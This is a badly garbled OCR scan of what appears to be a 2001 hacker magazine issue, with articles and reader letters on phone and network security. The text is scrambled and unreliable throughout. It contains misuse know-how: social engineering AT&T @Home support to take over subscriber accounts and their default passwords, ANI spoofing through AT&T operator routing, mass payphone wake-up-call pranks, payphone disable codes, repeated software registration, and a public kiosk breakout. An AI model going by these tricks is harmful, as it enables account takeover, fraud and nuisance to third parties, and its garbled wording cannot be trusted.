(i) The return value is TRUE if the generated was excreastally decipled about sourcest HAMBLE RELLE, ISSUE CARDSONANCE, DROSE MASON ! At resolut bottle - an open file kandte to become that it the personal At respect to the personal Attendance - the language of the language occupied to be sufferenced.

COURT X

TYPOST INSENT. I. I. I. September 1988 (Albert 1988) . Legister 1988 (Albert 1988)

of usability, something every sysadmin has an attacker to overwrite CONFIG.SYS and CAD has a file managing rool that allowed to do al one point or mother. example of a misconfiguration in the layor AUTORXEC.BAT with backups. This is an in DOS mode for this application. Autosysudmin had the computers serup to boot Microsoft Windows 95 machines. The

words was obtained by reverse engineering for the Fortres 4.x code goes to Frost_Byte The code for generating backdoor pass-

> scribed it into C and optimized it a fittle exploits/Formes4-analysis.txt). I only tran-(pecketstorm.securify.com/0004-CO58.D. All symbols needed are defined in win-

mind whenever hearing the words "secuinformation is provided "as is" and I am interesting. Doubt should form in your not responsible for any damages caused by racy or correctness of any of it. This within this article is purely for hacking purread this article. the misuse of it. In fact, forget you ever poses. I do not make any claim to the accu-As always, the information expressed rity" and "Windows" in the same sentence. I hope all of you find this information

of love you Steph)









A T & Home

classed many, many more independent cable chain of cable companies called TCL TCI and dem network. In 1998 AT&T purchased a AT&T & Home has gower so large that AT&T sons. AT&I is truly only interested in the companies for cable modern and cable TV rea-@home service. Since then, AI&T has purbecare had a weeking partnership in the who don't know this already) is a cable modirty information. AT&T @Home (for those know what you're here for. The down and about a list of their procedures and regulations. subscribers. Now I could go into great length about the service and how AT&T handles its AT&T @Home. I have been working for their Attacrican Greenback and Canadian Lucus. but I won't bore you with axost of that. We all this time I have gotten quite a hit of knowledge First Level Tech Support for a white now. In Here's some interesting information about

A COMPR AREASONS - A COUNTRY TO A DOLLAR TO LA SITUAL WITH the parameter of TWORD Avenum. The leasth of the belief pointed to by experient A The return regime to THOM in the parameted was almost fully deciphered about Fourtesse, Easter File. IDSTS expenses of Corps above.

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port to the highest bidders. I work for the so large that AT&T outsources its Tech Suplargest of the companies. really tran't keep up with its own service. It is

call. It should go something like this. Let's sead with the beginning of a typical

& Home. Can I have the Telephone Number on Appener Phank year for calling AFIET account please?

Salp: (and man acce

name and address please? Agent: Thank you. May I verify your full

Subt (eigen address and remer)

Acres Oxfe? (FAC) Agent: Finally can I have your Personne

Subt (gives code)

to get and AT&T really deesn't care much erally, the basic information should be simple one's account this is what you will need. Genwished to social engineer your way into some-This is important to know. If you ever

CASS. A PERSONADERS

When you ask to speak to a supervisor, you are transferred to a section of a call center called Floor Support. These guys are no different really from any other Dick and Janz on the phones. They just get Supe calls. They ear't do anything more than we can. Save yourself the time and stick with the first person you talk to a fix agent, just to get someone who can't do what you want.

ensail accounts (each account can have sevep). examples of things that could be time from its does nothing to discourage this either). Some account from there. This kind of access to some work. However, if you are on the you wan't have a lat of lack getting in without work). Unless you are on the @home network server (http://pnixy:8080 on the @home netupper. This username and password is more count is just "password" either in lower or on that call. The usersance, password, and and set up Not Mail and dialup service. side the Member Services: add IPs, create someone's account can be dangerous (AT&T) @home network, you can log into someone's things. The @home page is behind a proxy page. From here, you can do all kirsls of them. It also legs them into the Chome Web than just access to get someone's email from cent of the time the password to a sub's acnew account, they are set up with an account PAC are all oregical at that time. Alixan fill per-When someone calls to get installed with a

Genting on additional IP address. You

could in theory take that IP address and Client ID and use it for your own purposes.

Adding emoil accounts, Any nearly backer needs a few bogus ornail accounts outside of five services (botmail, USA, and others). Sure you could use a spuelful SMTP in send your nail from snywhere, but it's slways nice to have someplace to get it too.

Not Moil allows you to check your nail

Net Moif allows you to check you resilt from anywhere on the web. If you had a backed eansil account that you added with the Login and Pags you hund, you could anonymously check it through a nice webpage that masks your IP address. There are many who do this.

Set up dialog access. For a minimal \$15 scup for and 15 cents a minute, you can dial up to the @home service. No need to say any-

When you are transferred up to Tier 2, they have a rather interesting tool they use. It's realled the matrix. This really makes are gag, theth with its bad reference to a good movie, and its use. When the AT&T @ Home software is installed, it installs the matrixx without asking the user if they want it. It allows the T2 tech to take over a person's computer, change settings, and its problems. Now I don't know much about the program other than what it's used for. But I don't like it. Ferhaps someone who knows a bit more about it could peve something that gives better detail (i.e., what port it uses, and how it's disabled/removed).

The damages to a person's account are enterious when looking at it frame this perspective. All's treatly basn't done much to fix its problems with security, let alone the problems with its expanding service. It cominds not of what happened with AOL only a few years back. AT&T needs to take a step back and fix these obvious problems. At the price you pay, is it worth it knowing that your account is ready for the placking at the hands of a malticious criminal? Just think about it.

Shouts to the Eurhoyde crew. Total. modilie: Morbid Engel. Station, some #2000 (DAL-sea) and finally my functi Skebi.

Verizon Long Distance operator I get was haved

being minerators

AT&T Network

by Lucky225

Distance operator to 800-673-7286 I would get I was making a call though the Verious Long routed to the Floride AT&T center because the 800-673-7286. You get matted in the nearest fice. That's what it's like when you call The may get routed to the west coast ofand a person who eaths from Califorbusiness's pulice on the east coast. from Florida could get couled to that son who calls the same 200 number from anywhere in the country. But a perother places. For example, there could be a necountry including Alaska and Hawaii. The way happening. All&l has centers all around the supped working. I soon figured our what was local operator or various other 1010XXX long on the AT&T network if I diverted through my ATET center near you to take the call. So when tionwide 800 number that allows you to call treat, an 800 number can be maded to various \$87 works, depending on where you're calling 615 number belongs to a PBX owned by AT&T could not be used to spice! ANI anymore. The 904. Thus, cally placed through the Verizon distance carrier operators, but this April it in Nashville. Tennessee. I would still speed ANI Long Diseases operator to AUCIT's 800 operator 9875° or ANI II Psic 25 followed by area code but that the ANI was being sent as "615-986calls to 820 numbers not on the AT&T network, to 800-673-7286 (800-operator), I could place call through the Verizon long distance operator allod sarangely. I began noticing that if I made a the Verison Long Distance operator were hea-First they shut off their 800 ANAC, A few days policing a lot of changes in the AT&T network. 17:4. Just a few days after it came out, I started ANI Spooling article that appeared in 2600 later calls that were routed to 800-673-7286 by It seems that AF&T was not too food of my

out of Florida. That was why when I had the All&T operator dial no ANAC it would show 23-90¢ (Florida). However, nex all Verizan Living Divinishe operators are based in Florida, so sometimes when Leafled I'd get the 615 number. The All&T Center that transmits that furny 615 number should probably be transmitting 23-615 number should probably be transmitting 23-615 and not (01-615-986-9873), but for whatever reason, Al&T has left it like that.

The AT&T Centers

All & Feeder. However any tell free number not because these numbers are handled by the same services) will be processed with your ANI not free number that's not used for AT&T operator handled by the AT&T center (basically any tol. 285-0) and enter the toll free number you want place calls to tall free numbers without speaking other felt free reachers. Instead, ANI II pair 23 to an operator. Scriptly diel 10-10 ATT-0 (10-10and the area code of the Alf&T center will be phone number you give as ANI when calling ber through the AT&T carrier. Calls to 800-673a total maketiver. There will be no more ANI country by now, I predictly earth center is getting att and 800-spendor. With the new approals than used. However, the fiest part is that you can 7286 that have an ANI fail will no longer use the these centers so that you can call any 800 numspeeding to AT&T numbers. They are updating ATMT is implementing (widespread scross the delitions that handle the automated AT&T Long ters throughout the country, and they are also the Distance operator services, as well as 800-cell-As I mentioned, these are various AT&T conpeer that your ANI still shows up. This is to call. The ANI will show up as ANI II /800-call-attor 800-673-7286 it will up. pair 23 and the area cycle of the AT&T you will notice that if you try to dist having to speak to the up! However Center. Op directing widsout even

Summer 200)

(0) 0XXX carrier ops only being able to be reached from certain parts of the esoutry, and the ceal downside being that you had to talk to an operation who might histen in to your call when trying to divert to talk free numbers. But now, thanks to AF&T's new ustweek that you can reach solywhere in the country by simply dialing 10-30. 28S-0 or even just 00 if you have AF&T. I'm succentral togs your ANI and probably would take action if you were barassing a cell-free number long enough, but for now you can think of 10-10-28S-0 as your own free ANI blocking service.

by Sereamer Chaotix screamer@hackermind.net

you're on the road. Personally I would hate to need to figure out how to get streamhere while it does, is completely free of charge. And "Duiprovided by the kind people at Tell Mc. and is ving Directions," which is very useful if you one minute call to virtually solvebore in the US. article could ever cover. By disting 1-200-555not fee the purposes of defrauding anyone. assant to introduce the reader to the possibilities monetheless some flaws iso exist. This actiologic see anyone abose this worsterful service, but activated system. Provided are services such as 8355 (TELL) you are connected to a free, valids tio new service that has more features than this "Wake up Call," which does exactly what it cays "photo boob," allowing a person to make a free Test Me is, in this writer's opinion, a famos

- V

The first feature of interest would most likely be "Phone Booth," Call up Tell Me at 800-555-8355 and, after a brief ad (which is the only price you need to pay), speak the words "Phone Booth" at the prempt. You'll be automatically unansforred to this feature, which will then let you call any number in the US that you wish. The only exceptions are 900 numbers or other

"pay per use" services, such as 800 numbers that lead to operatess. Once your call is connected, you have one minute to speak your mind before a verbal warning notifies you that only 20 seconds recosin. While slightly annoying, it can be incredibly useful when you just want to say by and don't feel like faking out 1-800 COLLECT.

start to get very interesting. But before I show the operator will not give you any problems ing payphones are bound by law to provide this them that the payboone you are eurobally as ing 0 to get the local operator, you can inform try). Luckily, this is easily remedied. By prossto explain their proper uses. you how consin services can be abused. I'd like vuils! You should less the sweet sound of the Tell them the number is 800-355 8355, and won't let you diel a tell free number. Considercannot call them from a payphone (should you from home, due to Tell Me warning you that you handy you won't be able to make free calls away Tell Me welcome message. This is where things Nadiy, if you do not have a cellular phone

they've asking for trouble.

going on! Sure, this is a children bing to do, but if Tell Me's only security is rejecting coin lines. I think

"Wate up Call" is one of these particular features. From there you can set up a wake up call to your phote number (remember, AMI tells then where you're calling from). If you're at a different location, they'll either say that you

peed to call in from that mather or they'll give you a call back. This can make it difficult for people to wake up their best friend's at 2 an... but not impossible.

The last feature I will cover is the "Driving Directions." How many times have you been had in a strange city with nothing but an address you need to do it find not what address you need to do it find not what address you're sitting next to and call them up. First you call the "Driving Directions" leature what destination was want to arrive at, followed by your current location. "Driving Directions" will then tell you step by step how to get to your target, which can be extremely useful.

A Due

around you will have no idea what's the hook at the same exact time. The people and watch the chaes onsice as they all ring off all the phones set for wake up calls, stick second move on to another plants. Once you've gotten phone's number at say, 3 p.m. Now hang up and the operator to got to Tell Me. Next, Eog in as a rate building, or any other large entity that does an abuse? The most entertaining one that I've now user and set a wake up call for the payin Connection it's 970), you can call through phone itself, try your local ANAC code - up here the payphone you're at (if it's not printed on the not use CXXXXIX. By first yetting the number of come up with its used with the "Wake up Call" feature. Suppliese you're at a university, corpohe done with this service that would constitute calling through the local operator. But what can Me being reached by a payphone is solved by As I mentioned callier, the problem of Tell


While not necessarily an abuse as of yet, the "Pluore Booth" leature does have potential. Recently I've tried calling operators through the service, but as I said above this cannot be done. What I did do though, is get the rander for Itell Me's compotate office. It was rather trivial, but by using "Phane Booth" and calling an AMI readhack number,

you wind up yetting their area code and guarder, which shouldn't make it too difficult to find out where they're located. For those of you what don't wanto go through the treable, the number is 650-930-9000. To all you entity thinkers out there, no, you can't have Tell Me call itself in an endless loop. At least, I haven't been able to.

The "Diving Directions" section hasn't really been exploited, but does offer one feature that most would not recognize as such. When entening your destination, you could choose to use the city issue or zip code. In turn, the computer will read back the city that corresponds with the given code. This can be very useful in ligaring out where a particular zip code is. Unfortunately I haven't had any linch with getting a zip code where I actually some the city anywell.

(Innchasion

It's important to remember that Tell Me has hundreds of other options, and I highly suggest you call and try out this antezing manther for yourself. Also officeed are movie listing/reviews, weather reports, blackjuck (never lost a liand!), and stock quotes as well. Call them up and see what you can find, but remember, I think we should be grateful to them for providing us with this line. For that coason, please ukan't overtice it or abuse it. This article has shown you some fun things that can be done, and hopefully they will be changed in the linters. But outil then treat Tell Me with respect. They might make you listen to ads, but that's a little better than perfing \$10.99 per minute.



Continued from Page 38

counteres of propagateds being fed to as too. Even if servedly accomplishing anything. extinence must be expensed and condensed or white ion usus mith the conclusions of the prepagated, its how good you may think my have it, we sail have an suggestive integers you see, remember that coulding assesswill be written. So, while you may just fearment arrive tion to them to be business a positive out. Regardless of

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arine people, we also have to arraidly greak our load. Howld) we believe it's never cover up? Being may

a voice message. What bind of user interface is this? Is remational calls, no modern jacks - not 60% in memacare? It's just interesting because instead of improving all the different messages, but on the other hand why it a kind of service mode or is also make the costomer sages fatou the phose nerwork (like error 11) instead of in the U.S. Whenever I dell a punither than's not valid found signers, and my finding an AT&T phone with a drain (oué user interface, more expensive to make in the phone network, the services are going down disreadly field direct? Maybe in would be interesting to tist pand this happens a lock fight some strange enter this I say toom Germany and I travel from time to time

keyboard and a sersors);

he able to explain to others why they're mines in the wareds combusing these injustices is as understand and from pay photosis somer happened. The first even in-Stafplace. ing people can understand. It would make a for enter if raises were bound on some sent of season, and if the sense if commovinity were used name in public planes. Sure, it would make a let owne sende to have a reconssie error segring that you dealed an intellid norden interests which company it in it sounds as if it is stept) messages, it is impossible to soon what is meant while me palainy this charging extra for calls to foll fine numbers Since every phone company axes different econ-Peder

Dear 2600:

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a company that heads out GPC codes. The last digit $g_{0} \approx 1/(290 l)_{0} ag{sam} \geq p_{0} ag{maxes}. If there is an <math>d_{0} \approx 0$ sum is then fore 5. The numbers on the fact right, but ithe said mandwist (7+5+7+8+1+8=30), then multiply stable by 10 is the checksum. So in our case, we add then multiplied by J. We'll east the subsent A. The of credit cards: the odd mowhers are added together organist to use by our manufactures which in our case is of the tour fine members. Ours is 83155 and was at to smaller companies. The manufacturer is in charge regionalists a statistification in accomplication can be a Uniform Code Council Black and of these sharpers more identification unader which is assigned by aygieur en eur covers) have a 12 digit awyben Ours is the ones more of an are formition with joins the down that rown and that could conjugative the field and of compute of weren't there, we would have site same EPC member you're fooding at. The consent reservings (2, meeting dentedij, apydy so psotioženski saud indicate tekiek izave to assist that divisible by July (24) 64-130), that about By 3 (3643=118) then added. The sometime saveled to make the total air enen stigite ann alinn added repether into B. A pool B ann (f) in a nhock digit which uses a similar system to that imper remplacy or an agency that arrives UPC cooler for two inspes that could be on the stands of the same |1008+10+104||and journe on state and the is necessary (24244)3+5=16), cold the two sums significan 725274631.586. The joint on this is an one manager White there are different kinds of UTC symbols the same members Sec

Dear 2000;

but source to have become a suggest refer that sunds had a real legit reason to be established to begin with want to purchase more? It also someof that the MPAA ness to make the consumer happy with the product and exember for the consumer? Isn't the end idea in boxi-MBAA when a thought bit ma. Why is all there a beaut I was looking over the board remainers of the

Corporate Stupidity TON THE WAY LOOK DOWN SHEETS HIGH

Dear 2000.

proof that teching is sacred, and all's fair in love and ally season to claim they eare about what you have to throwback that so opted the peace sign, Just Suffice it takes so get people on your side. Tell them whatever prodit margins. But, gening to the point, if Cingular renew. We've already seen it with various and their 60's both seem to use much the same tactics. Do whatever corporate Mainwasting BS it all sounded like. After have in say?" I began thinking about what a bunch of sion and asking people the question, "What do you say, they alk one very simple way to test the convictions Wrs or two naight power, right? Not like it's anything so tings went to hear if it it halp becamprofus any. God all, compared America and the federal government Cingular rathing above the impostance of self-expresthows you can zever have too arany millions of dol-Ever since I started string all those TV ads for

> and registering provincing clarences come or maybe gendo we bear or road. And, if it races our that they and www.erringuist.comesmoneymensthanfreespeech.com they claim to have. Yes, you probably guessed. Someare some (if us who don't day into every last corporate their expectate ads, but would be their know that there would not only was bow much their chinking is like

wouldn't be the less he surprised DAS SIRVE PHYSICAL SIGNATURE

up going to extreme lengths to stille expossion. I

penalty disable our streaming. We apologize for the problems as quickly as possible so that we can resume mentials, we and our advertisers are forced to tente one of my favorite radio stations - KSJO - to literal to sect a "libbs at" radio scanon! our streaming." KSIO has to be one of the wildest the Association of America to find a solution to those for the screaming of accorded whose and radio comincluding issues regarding demands for additional loss dio biositions programming over the linemetminity over rights issues related to the streaming of respire live such spreaming. The to continuing underfor one to believe this sort of thing would happen an on stations in California (the 's a good thing). It's hard with both our adventisers and the Recording Industry increvenience of this interroption. We are working Here is a mostage Ligor when I wear (on the sex) to

for a comorate feudalistic agenda.

qualie

Dept 2600:

have managed to siffe over the public attraction. kind of polycometing these same commercial entities behadeesness can make their preserve just with she biokening over who gots move money, noncommercial

tially someous regulation from the ILEC industries and wait. There is a new bill up for approval from the like Cased, Northpoint, Rhythms) ISPs and ISP (rright on. Many of the ILBCs will prevent or refuse so ing the letters and noticed definey writing about his Hattom. What is needs is the ability to thowe." industry. Chairman Tauren is gooted as saying that Verboon, SWD. Amerikath and the other giants of the CLEC's, that the endy DSL available will be through regaliast and forced in provide loop society for number arises. Act of 1996 provided, II the II.Hill's even I pretty much eliminates everything that the Telecom-The bill is called the Tauxin-Diagoll bill and it essenwhich was just stated for voting by the full committee. House Connerce Telecommunications subcuranitae dats. However exemploplage such a thing is new, jest facilitate CLEC (Computing Local Exchange Carries, comments on Verizon's dealing with the situation are particular DSL experience in the installation. Your Broadband is a nesspen market that does not need reg-While I was peoing overmy new issue, I was read-

So, if you want USE, but don't week to go with

on this can be found at www.ds/rapo.cs.com. easy inferreation on contacting them. May other news wassecongressmenge.com/Cored and this will provide Suppen to be a Cored subscriber, then you can go to teat, and value your opinion regarding this bill. If you happen to be on the Telecommercies field subcommitcontact your book congressperson, especially if they Vertical (other me, from experience, you sign't), then

ifornia power crisis was the result of a poor destipuledo Gen? tion implementation. Do you want your broadband to In a remession poor but adogues analogy, the Cal-

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orats to 50 cents. The year gays know why? tions mised their pay phone charge from a high 35 I don't know if you least but (west Conunquick-

because they're just not profusible. Thank right - the that it will soom by viceoppareing all of its pay phones it is appealing. And Bell South has recently unknowned their own plane, credit over or even a place to five the contest trade! Token you consider that the people from a pay phone when using cosh. Close to ten sines abook sat han much it costs to call a different shine entire Bell South region will be COCOD! Hell is to most likely to use costs for such a call may not have Percentage their new tend of your think their create

Dear 2600:

subject to the government and subjecting of the marketphice.

Regarding, it's a commercial station and they are

become decision. While the commercial stations are the many elementaries from all Inventors because soldies to THE STATE OF THE PARTY OF THE P

2665). In fact just thighting about is, how about a dynamation/libel countersul? How about reclaiming smoothed and it seems you've been targeted. I need some of those defense deflars the EEF pitched in for Se Constant pensive for them as possible! I don't buy Faid sraway your briefs on the Furthesse. Not had, make it as exinde to Feed Jewyers, due to erappy product, not When you pies against Corporate Audition you get

ij,

The of the military better

Teetr 2600:

"Freedom's just another word for opthing left or

ally "near" any software. I have three somers and one thing to lose by taking a stand against the RIAA's ourand operating systems that I are, therefore, I don't noin the bank to pay fines or to pay for lawyers. I have fence of free speech [wall be proved to purity freedom on the line in the depoesso tissosom - except ray frondom. At an American, dan't reufly "own" them either, i reufly don't have soyworkstation. I am still paying Dell Finance for them - I agrand to the HALAs for all of the development work term a small developed it don't have a let of money

target of the RIAA's heavy hard? What if I explain column, by saying "no public wasternarking scheme intercled to the art organics will succeed, "am I now a the research, as Mr. Livingston did in his deletions. Where will we thaw the line? If I just successive

say anything oridical of the RIAA?

to speak about? This George Bush iso'r very smart? That anyone with an IQ postor than that of a dog and sold my friends? What other thing just wearing across this fact that "go public watermarking scheme should be able to use so it to the \$125,000 level on Who any clertes? type of common sense should I be afrest West to be a Millionary intended to threat copying will succeed no any ewin tiests sweets. What if I had excitentally strenbled not steading potellicitiest property. I am not revicating I am not giving away proprietary information, I am

the same to their hieractowns across America. Take a wood. MI, pop. 5000. I am not joking here. Come pohand ever ray mouth. I tage all IE professionals to do the papers from my fingers. Came put your beavy small town in the upper peniceols of Michigan . Icon ayytenonorgand I will be handing our copies in thisI have printed earthe text of the SDMI article frequency

Discoveries Thomas

thing that you set your groceries on when the guy isa'll open it and see if I can figd out those about the system. croSoft EuclidMouse attached. I plan to go back to it. From what I saw, it shokest lake a posterial each regisand opened it up and I managed to get a tribal look into credit cost into it (don't ask how). So the guy cone The other day my mean and I were at a Keogen stone. She used the U-Stan thing and she dropped her renio a way except for the fact that it had a suckie \$4)-By the say, at easy way to open it is to take off the

Leger Beam X

prefed as a kney history are Dismounting more equipment than he and inter-

to find that Apple had included a built in port scanner of Mac OS X, which is really a Unix-based system sussign of Winklows 98. It as week I got my new copy you'd capact from a company co-focated by a phone to their system software. But I guess that's kinda when browsing Grough its system unlines, I was surprised called Darwin that but a Macintoch G.C.I. As I was eventually both to fall back and sun one on an amiliared a detect poin source for the Man operating system. I For a long time it's been scance(hat dittious) to lind

Deur 2800:

TYMEST

and a message will appear asking you for another sole. If you punch in \$-5-5-5-5, the phone will be unpay phone with a little screen on it, you can come sho-To get to the main menu, singly type 2-7-2-7-3-7-8 title codes that can ram off the pay places and so on. As some of you neight know, if you come across a

> usable for the next three minutes. There are many other codes but I am net going to publish them. You in Vincouver) does not want you to. feet things you can do that Telus (the phone etempany can have due messing around and aguring out all the

9581 direktes the priorie (peryphone or not) for a coususpicionally like a segular phone comben Have you ple of minutes. These are retrictions to this depending ber read back, many people have to dock 9550. Dialing know what else you can do. The number you give looks ON YOUR DIVINE number, blow, instead of dialing 958 to hear your numdoes me above acting a variation of the 958 APAC New York, some control officer have a new neethou of arian challing this from a priority without a screen? In you he was giving us the rest of the codes. We'd like to And appearancy you done want us to either since

WAT 26(9):

an alphanumeric code hack, you type it in, and you're top with a phone and a keygen program. registration scorps to be nothing more than a service know about online or e-mail registration, but phone dus fastion with a different orde each time. I don't sion of Office (one forme) a dozen nines or more in registered. I've successfully registered the same verto the MS service rep. The service représengives you 800 number to call, and an alphanumeric code to read chaosa to register by phone, the liestation gives you an podably other versions). Once you install it, you can mid it 50 times before you must register is. If you A note about MS Office 2000 Professional (and Morn Star

Dear 2690;

more. Yet the most interesting was the jette for "My that came up wase's maximized. Now I got a bur and then mak a link on that page, only the next page had nice options, like Blistony, Favorites, and restly scross the top of the sorten on the new page. This bar site since I had time to kill. I was jo the X-games part Computer." This was good when I saw a link to a skytter web page. I spek the link only thing on the monitor. I decided to check out the had the screen maximized to the point where it was the thing not on the web page, or so they thought. They mouse, no keyboard, and no way of getting to stonewastel much you could do about it. There was no to the Internet. It was on the ESPN web site and there side a poliur in the weiting side. I went to check it out While waiting for a table I saw a computer mender in big spoor fan and am casaly amused with theme and realized it was a touch screen computer connected restationals, so I would to the ESPM Zone restaured Last summer I was on vacation in Chicago, I am a

Desir 2000-

restaurant. I hope someone will check this out for me if they are in sown. I have a feeling that this computer is connected to the main computer of the restaurant ing to plain my valuation by being kicked out of the their system. There was a lor. It was full of stuff. But I was out of time - I had to go est and wash't really will I started to book around a title in what they had on

> extentainment by relevision and music, this could be with a place like ESPN Zone that relies on customer per. You could be in control of the whole place.

Shorpeus Death

As long on you hadving extendined, they thousable

Dear 2600:

lowed by send. The phone their asked for a security number my old out plans had used. If this really does prompt asking for the new quarter and I entered the was a long string of zeros. I was thou presented with a code, which, in the grand tradition of security cycles. to convert the phone to work with my processing tion instructed me to enter a sequence of keys in order who want to exist around with their cell phones. present some very impressing possibilities for people work the way it looks like it does, this would seem to number. The code he gave me was "#(4]][4"], [6] port guy anampted to soul out some kind of coggo) vice from the old phone to the new upon the tech supagnal, but for whetever reason it dicto'r go through. He (we recall to state I bought it). To note no manager serplacement phone (the original phone broke less then The other day Libad to place a call to exchange support for my AT&T cell phone. I had just received a re-

loasties.

Issue Problems

stribut, demand the inductions representation of the white out. It as a somewhat loyal and paying subwith "Spring O", 1712 with "Summer 19100", 1713 with "Fall O", 1714 with a black out, and 1811 with a guilly parties or l'18 sur you! said back in 164 with "Winny 1999-1500", 17:1 tem or I will caused my subscription. I useau it all I've had in 2600 has gut to stop the Page 33 prot-

there is readly needing other than our go wrong. with these well in advance and legally in a secure place. while, it's not be actually acquired the connect test for We've been moveding on this problem for guide a

both the originals and the loose pages, so I won't raiss time your extra pages have. Don't worry. My copy has pled in. If enyone is missing pages 27 through 24, I estra pages in the middle that were not projectly stayears" wurth). When Lopezous \$4.3, I found a couple of I recordly got a stack of 2000 back issues (five

112690

litter, just send it back to as and we'll get a replianhis including stank pages. If you get a defective bank Some one right and Wat 2000-We need to have a neel problem with things like

One thing I couldn't figure out, why was "Letters" d in [8:1, "Spong 2001," as well. It just seems litting.

You should have blacked out "Page 31" on page 33

and "SMS" on page 30? For producessure, would you

also black out "Page ?" on page ??

which is a feature of Gods phones. and page, SMS stands for "Short Moreage Service, There's abodutely nothing family about a blocked

Vapster Albernatives

work works. It cannot be brought to dourt, it cannot be it kinds ramings and of terrorise cells the way the netbut the point is you case you payabling you must. Plus also get your standard Billy feet and Billy 1601 copthere is no "central figure" governing the "network". Purpy, KMTOM, Theobling Grade, etc.). You can from all kinds of non-mainstream bands (Skinn) In fact. Five found lets of rare live and studio sugt problem locaring non-mainstream music on greatella to peer networks out there, right? I use Rearchage to Set, you guys must know about the many other geen load software, crossies, taxt fales, music files, wherever ecces the gratella nerwork from which I can down Dear 2600: if it's in a hard thrive, you can slacer in I have but ou Concerning the growing ineffectiveness of Nap. MOTOLIVES OF THE PROPERTY OF T

stopped. To attempt to do so would be as stupid as say

ing "I im going to sup the fatemen."

Cover accept the fixed that what they went it we langer "provide and that they will have so adjust their strateg) in order to surviva. Tour prology of the seems a sound house of those who want to legistate every expect of its ist call is a bit distressing though and plays into the You can propositly to here can If will be tensorating to see if the record congranies

Dear 2000:

prolateration of some of the information contained in member other reasonable people are sickened by the the proliferation of guns in our society, you must reformation, like a gun is a book Nothing more. 2600. Both sides are guilty of shallow thinking and of If many consunable people are, as you say, sinkened by demonáráng fra road instead óf its másuse. Afrag att, in-This is in report to your reply to \$31337° in 18:1

responsibly. And most free societies passionately writers there there when water exception to be handled an consent information pass a far greater risk to a free ties and the other is befinde in scape. People who wont undmitted form of expressions (the less finite possibility gain One is a specific reapon, the other is a virtually The big so differ their information in similar to o

ころかず いからか

we have less track on the real content of the magazine. putting but a legal magazine. I will be the first to say Ever since the Kevin thing, your magazine has been that the legal issues are important, but it seems to me heing a reagazine/torganization about technology? I have one cassing "Ribas will 2600 go book to

Summer 200,

that with topy greater understage if they didn't, conalways feested on the items shat are of interceance to person America possible the so pissed off states. more of the time. The read majority of our pages sold happenings, we don't believe uit changed she evenuit iscues. While we publish some material on the legal Анд ког салжен суўскі і го бе ўукакраў піс ласік двурогалагі persentials. The jurker of the doing this is ignorance. the harian contractity and we be done lighten a harden River chance you won't are your letter them. He've

An Idea

Dear 2659:

PROPERTY. Everyone can reside a scatternent now just by driving MEANECHICSS", FREKEVIVI, or BLAMEGE. would like a message and a examing, like "TK thing sand age if it is taken. Think of something their political. On the DMV's web site you can pick anythis year and protocow planes. I thought I would be more Since Thave to register my car in New York State

Secretarion of My Name is Jose

KING AND STATE OF THE PROPERTY OF THE PARTY OF THE PARTY

on Election Day. Paper tellors are also available, but ping when Lettanged jobs and couldn't yet all with pay and little used votes. I was a judge/poll worker for a few years, sorpplugion a PC in the classica office while callying the strong trouble rear they have given was traced to a loose are electronic, powide an audit trail the virtes, and the like. In Knox County, Tomesspa, the voting machines ested to linew what an electronic voting machine is I am sure that the readers of 2500 would be inter-TO SOLVE SOLVE

phone support soft on site service or replacement. The printed on the paper tape that is printed by the machine was used. The machines, tapes, and exemory election beadquarters. The enboard memory holds a and a detachable memory modulo that can be read at have a built-in printer, interest whose once memory. - the politisare open for 12 hours on fillection Day. They being hother that allows them to operate aight hours machines are powered by a plug in the well, but have a have enter codes and there are technicisus assitiable conpounds, so they are not easy to enove. The machines ngódules are orreschle by mesos of serial proudens permencal record of each election in which the ma-First of all, the election machines weight 100-100

> causes a plantic window in open and the machine to ting a plastic ing and pushing a start button. This candidate is fissed. Another button is posited and for that the locals for reach conduction are zero and every tic padges all watch the tape being printed and, with The precipct supervised and Republican and Democraprint the candidate's names and the office for which machine is now easily for operation. the tape still inside the machine, sign the tape to certify they are making on a paper tape exposed by the door. The procedure to open the machine involves cur-

to the point when they push the VOTE button election, go machine operator just pushes a batter to operation to any votat, to the case of a prictary elecchine aperator goes to school in order to explain the activate the machine. The ones pashes battons on the priency in which the voter wishes to vote and another tection at all and can obsegue a solution at any more up have to make a solection for any condition or any sefrom of the machine to select the condictive and an burnan to activate the proofess. In the own of a main tion, the atsichine operator pushes a buttou to select fine LEO lights near to the selection. The voter does nea The operation of the machine is simple and the me-

process is open to the public. combers. When the judges and election officials exprechine. The same people who signed the tape previthe software then totals the votes cast. The entire that the totals match and the agreemes are genuine, rotals in the memory modules along with the serial are then taken to the election office and the medicing enally sign the tape again to certify that it wasn't injuried in a reafer that upleads the numbers to a PC modified. The tapes and removable memory anadeless the vote totals. Then the tape is encoved from the maon the paper tape the offices, candidate's nations, and ont, another button is poshed and the martine prints The totals on the printed tage are then compared to the Your the polls are closed, another plastic strip is

A Call To Arms

Dear 2000:

I was going to seed you an't entail two weeks ago stating that we should channel many of our institutions with the U.S. patter system (wand our adversaries, country. We can unlike our special skills in a sometree-Butter Policy County fare policy. Later, we may use this as toget belongs for tive manner that is conductive to U.S. Information was still U.S. citizens. Let us not completely allevance our China. All of us in the U.S. backon commonity are

TOTAL TABLE

rewardy uniting that the authorities, the media, and up parently it wholk for of people in the military feel it's As one of many such messesses we provide set that she had OK to randation class if it is white for manacistic purposes anly increase paranoia and fruit had he find it or ers to the equivalent of some kind of weapon. It will should surrously consider the effects of reducing hook into jungoissic nonzense, regardiess of the source. You end are for two individualisation used fore chinking as boy

TODO TODO

think(duk@cyberarmy.com by ThinkTank

way out." nerwork/systems security and isn't searching for the (forgive me for the eliche) "easy actual back. Sacoping implies that the knowledge of the system or network in and the "script kiddle." These chores, when process of obtaining information about the most commonly known as "snooping" or absolutely indispensable. These choics are question. This knowledge will later prove combined, offer the backer an expansive hacker; has a genuine interest larget system for later reference during the hody the differences between the "elite" dese "chores" may seem, they readly emever lioning and sometimes manatenous backs begin at the most basic levels. Howfeelprinting," Supoping refers to the Any and all successful and intelligent

connectivity and networking capabilities with mind-numbing images and comternall, who created Linux? Huckerst!! complex parts of snooping, you may nohave the intention of becoming a serious form of a sen of feetnote. I assure you tion that I begin to ignore Window. I've As I begin overviewing some of the more makers for hackers. It offers intervel plete case of use. Linux was created by Windoze is for those who are fascinated sided many tools for backers like us. Afthis is completely intentional. If you ever added assistance to Windove users in the from the very basic to the very complex. "nix box. The free-source world has protacker, you must be operating from a In this article I'll aurline snooping

